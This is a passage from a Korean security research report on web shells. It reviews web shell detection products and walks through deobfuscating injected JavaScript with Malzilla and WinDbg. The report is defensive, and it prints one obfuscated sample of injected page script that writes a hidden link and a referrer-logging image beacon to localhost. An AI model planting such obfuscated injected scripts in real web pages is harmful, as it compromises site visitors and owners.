디렉터리에 존재하는 모든 웹 문서 파일의 소스코드를 점검하는 방식으로 동작한다. WHISTL에서 지원하는 웹 서버의 종류 및 개발 언어로는 ASP, JSP, PHP로 제작된 웹셀을 탐지가 가능하고 웹 서버의 종류는 WHISTL의 구동과 관련이 없으므로 Apache, IIS 등 모든 웹 서버에서 WHISTL 사용이 가능하다.

3.6.1.2 Anti-WebShell




[그림 3-16] Anti-WebShell

인포섹에서 만든 W-Shield Anti-Webshell는 고객사 서비스의 환경을 이해하고 축적된 보안 관제 Know-How를 통해 체계적이고 안정적으로 개발된 웹셀 전용 탐지/대응 솔루션이다. Non-Agent 기반으로 한 다양한 분석 방법론, 신뢰할 수 있는 지속적인 패턴 생성/분석 역량, 난독화 기술 등 핵심 역량을 제공한다.

3.6.1.3 MetiEye




[그림 3-17] MetiEye

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

보안전문 컨설팅회사인 SSR에서 개발한 솔루션으로 MetiEye가 있다. 서버 부담이 적은 초경량 아키텍처와 확장성 있는 Plug-In 모듈을 탑재한 종합 모니터링 시스템으로 전문적으로 수집/관리되는 최신 패턴을 통해서 탐지 능력을 보유한다. 다른 솔루션들과 다른점은 새로운 패턴을 인지하기 위해서 휴리스틱 탐지 기법을 사용했다. 휴리스틱 탐지 기법이란 일반적인 웹셀이 가진 기능과 특성 유사도를 통해서 알려지지 않은 웹셀을 탐지하는 기법이다.

3.6.1.4 SSiART ShellMonitor Enterprise / Lite




[그림 3-18] SSiART ShellMonitor Enterprise

웹에서 해킹에 악용되는 악성 프로그램인 “웹셀(Web Shell)”을 실시간으로 모니터링하여 탐지, 격리하고 관리자가 편리하게 확인하도록 하여 안전한 웹 서버의 운영을 보장하는 웹셀 전용 보안 솔루션이다. SSiART ShellMonitor Enterprise의 장점은 웹 서버의 파일시스템의 변동을 실시간으로 인지해 변동이 일어날 경우 해당 파일을 찾아서 웹셀이 포함되어 있는지 검사하고 결과를 화면에 표시하고, 관리자에게 통보한다. 그 외에도 탐지패턴 편집, 자원모니터링, Syslog 연동이 가능하다.

3.6.2 난독화 해제 도구

홈페이지에 악성코드나 웹셀이 삽입되는 사고가 발생되고 있으며, 삽입 된 악성코드나 웹셀 중에서는 공격자가 쉽게 코드를 해독할 수 없도록 난독화 된 JavaScript 인 경우가 존재한다. 이 경우 여러 가지 난독화 해제 도구를 이용해 JavaScript의 코드를 디코딩하여 어떠한 동작을 하는지에 대해 확인이 필요하다.


	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

3.6.2.1 Malzilla


Malzilla는 난독화된 JavaScript 디코딩 툴로써 <http://malzilla.sourceforge.net/downloads.html> 에서 다운로드가 가능하다. 직접 난독화된 JavaScript를 가지고 난독화 해제하는 방법을 알아보자. 아래의 그림은 홈페이지에 삽입된 JavaScript 코드 예제이다.

```
<script language="javascript">document.write(unescape("%3C%5W%43W%52W%49W%50W%54W%20W%4C%5W%41W%4E%47W%55W%41W%47W%45W%3DW%22W%4A%61W%76W%61W%53W%63W%72W%69W%70W%74W%22W%3E%5W%0DW%0A%3C%5W%21W%2DW%2DW%0DW%0A%64W%6FW%63W%75W%6DW%65W%6E%74W%2E%77W%72W%69W%74W%65W%28W%22W%3C%61W%20W%68W%72W%65W%66W%3DW%68W%74W%74W%70W%3A%2FW%2FW%6C%6FW%63W%61W%6C%68W%6FW%73W%74W%2FW%61W%64W%6DW%69W%6E%2FW%61W%64W%6DW%69W%6E%2E%63W%67W%69W%20W%74W%61W%72W%67W%65W%74W%3DW%5FW%62W%6C%61W%6E%6B%3E%22W%29W%3BW%0DW%0A%64W%6FW%63W%75W%6DW%65W%6E%74W%2E%77W%72W%69W%74W%65W%28W%22W%3C%69W%6DW%67W%20W%53W%52W%43W%3DW%68W%74W%74W%70W%3A%2FW%2FW%6C%6FW%63W%61W%6C%68W%6FW%73W%74W%2FW%6DW%79W%6C%6FW%67W%2FW%6C%6FW%67W%2E%63W%67W%69W%3FW%72W%65W%66W%3DW%22W%29W%3BW%0DW%0A%64W%6FW%63W%75W%6DW%65W%6E%74W%2E%77W%72W%69W%74W%65W%28W%65W%73W%63W%61W%70W%65W%28W%64W%6FW%63W%75W%6DW%65W%6E%74W%2E%72W%65W%66W%65W%72W%72W%65W%72W%29W%29W%3BW%0DW%0A%64W%6FW%63W%75W%6DW%65W%6E%74W%2E%77W%72W%69W%74W%65W%28W%22W%20W%62W%6FW%72W%64W%65W%72W%3DW%30W%3E%3C%5W%2FW%61W%3E%22W%29W%3BW%0DW%0A%2FW%2FW%2DW%2DW%3E%5W%0DW%0A%3C%5W%2FW%53W%43W%52W%49W%50W%54W%3E%"));
```


[그림 3-19] 인코딩된 JavaScript



[그림 3-20] 홈페이지에 삽입된 JavaScript 코드

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

먼저 Text 에 발견된 난독화 코드를 입력한 후에 Send Script to Decoder 버튼을 클릭하면 Text 의 소스코드 중 unescape 함수 부분만 선택되어지고 Decoder 탭으로 복사해준다.




[그림 3-21] 인코딩 되었던 JavaScript를 디코딩


unescape 함수 부분이 복사되어진 것을 확인 후 Run script 버튼을 클릭하면 코드의 내용이 디코딩되어 하단의 텍스트 영역에 표시되고 디코딩 된 내용을 통하여 난독화 된 JavaScript가 어떠한 동작을 하는지 확인 가능하다.

3.6.2.2 스크립트 난독화 해제 방법

Windbg란 윈도우용 디버거로써 MS 에서 무료로 배포하고 있다. 주요 기능은 응용프로그램 디버깅(유저모드 디버깅), 커널모드 드라이버 디버깅(커널모드 디버깅), 크래시 덤프 파일 분석, 윈도우 시스템 분석등 다양한 기능이 제공된다. 인터넷 익스플로러 웹 브라우저에서는 jscript.dll 에서 제공해주는 함수- COleScript::Compile -를 통해서 자바 스크립트 코드를 해석해서 화면에 출력한다. 원리는 간단하다. 자바 스크립트 코드가 심하게 난독화 되어 있더라도 해당 코드는 인터


	웹셀 분류 체계 연구			
	Category	문서 버전	문서 최종 수정일	공격팀
	Development Report	0.9	2014. 11. 02	

먼저 iexplorer.exe를 이용해서 해당 HTML 문서를 실행시킨다. 그렇게 하면 해당 스크립트 코드를 실행할 것인지 묻는 경고창이 뜬다. 이 상태에서 Windbg를 이용해서 iexplorer.exe 프로세스에 attack 시킨다. 프로세스에 성공적으로 attack 되면 Windbg command 창에 다음과 같은 명령어를 써준다. " bu jscript!COleScript::Compile " 명령어는 jscript!COleScript::Compile 함수에 브레이크를 걸어주는 명령어다. HTML문을 계속 실행시키면 [그림 3-23] 와 같은 모습을 볼 수 있다.




[그림 3-24] Break 걸린 HTML문


그 다음엔 "bu jscript!COleScript::Compile "dt wchar_t* esp+8; gc" 명령어를 실행한다. 이 명령어는 jScript.dll 파일의 COleScript::Compile에 브레이크 포인터를 거는 것은 똑같지만 조건부 브레이크를 거는 것이다. 조건이란 esp 레지스터의 0x8h 위치의 값(해당 값의 타입은 wchar_t*)을 출력해주라는 것이다. [그림 3-24]와 같이 해당 값은 바로 우리가 원하는 난독화가 해제된 코드이다.



[그림 3-25] 난독화가 해제된 자바스크립트 코드

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	


4 결론



[표 4-1] 해킹사고 분석

[표 4-1]과 같이 최근들어 해킹 사고에는 웹 기반 공격이 대부분을 차지 한다고 해도 과언이 아니다. 웹셀의 무서운 점은 지속적인 내부 서버 제어를 목적으로 만들어 졌으며, 웹 서비스를 통해서 접속함으로 네트워크 방화벽을 우회 할 수 있다. 또한 다양한 인코딩방식을 통해서 웹셀 탐지 솔루션들을 우회하기도 한다. 웹셀은 서버에 명령어를 실행시킬 수 있기 때문에 DB, 파일 삭제, 수정, 생성 권한을 보유 할 수 있다. 웹셀에 의해서 공격을 당할 경우에 위의 1차적인 피해 뿐만 아니라 악성코드를 심어 2차적인 피해까지 입힐 수 있기 때문이다.

많은 보안 전문가들이 웹셀을 이용한 공격을 막기 위해 많은 노력들을 하고 있지만 현실적으로는 적용하기가 쉽지 않다. 강력한 룰을 적용하려면 서비스 적으로 제약이 많이 생기기 때문이다. 악의적인 목적을 가진 해커들의 해킹 공격을 막기 위해서는 적절한 기준과 정책을 통해 사전에 피해가 일어나지 않도록 하는 것이 중요하다. 또한 침해 상황에서 빠르게 대응하는 능력을 길러 피해를 최소화하는 것도 중요하다고 생각한다

	웹셸 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

5 참고자료

5.1 단행본

웹 해킹과 방어 - 저자 : 최경철-웹, 해킹과 방어(도서)

웹 해킹과 보안 설정 가이드 - 저자 : 백승호

칼리 리눅스와 백트랙을 활용한 모의 해킹 - 저자 : 조정원, 박병욱, 임종민, 이경철, 최우석

5.2 논문 및 학술 자료

최근 주요 해킹사고 사례와 대응전략(4월) - 이재춘(침해사고분석단 침해사고조사팀 선임연구원)

PHP WebShell파일암호화를 이용한 파일업로드 침투테스트와 대응방안 연구 -

5.3 Site & blog

[네이버 지식백과] 웹셸 [Web Shell] (IT용어사전, 한국정보통신기술협회)

[위키백과] 난독화 : <http://ko.wikipedia.org/wiki/난독화>

난독화 해지도구 Windbg : <http://scriptmalwarehunter.blogspot.kr/2013/05/windbg.html>

난독화 해지도구 Windbg : <http://binaryhax0r.blogspot.kr/2012/10/windbg-way-to-decrypt-obfuscated-js.html>

5.4 이미지 출처

[표 2-1] : <http://www.boannews.com/media/view.asp?idx=41335>

[그림 3-15] : http://www.skinfosec.com/ko/solution/webshell_03.jsp

[그림 3-15] : <http://www.ssrinc.co.kr/metieye.html>

[그림 3-18] .[그림 3-19], [그림 3-20]

http://toolbox.krcert.or.kr/MMBF/MMBFBBS_S.aspx?MENU_CODE=29&BOARD_ID=10&BOARD_NUMBER=7

[그림 3-21] : <http://scriptmalwarehunter.blogspot.kr/2013/05/windbg.html>

[그림 3-22] : <http://scriptmalwarehunter.blogspot.kr/2013/05/windbg.html>

[그림 3-23] : <http://scriptmalwarehunter.blogspot.kr/2013/05/windbg.html>

[그림 3-24] : <http://scriptmalwarehunter.blogspot.kr/2013/05/windbg.html>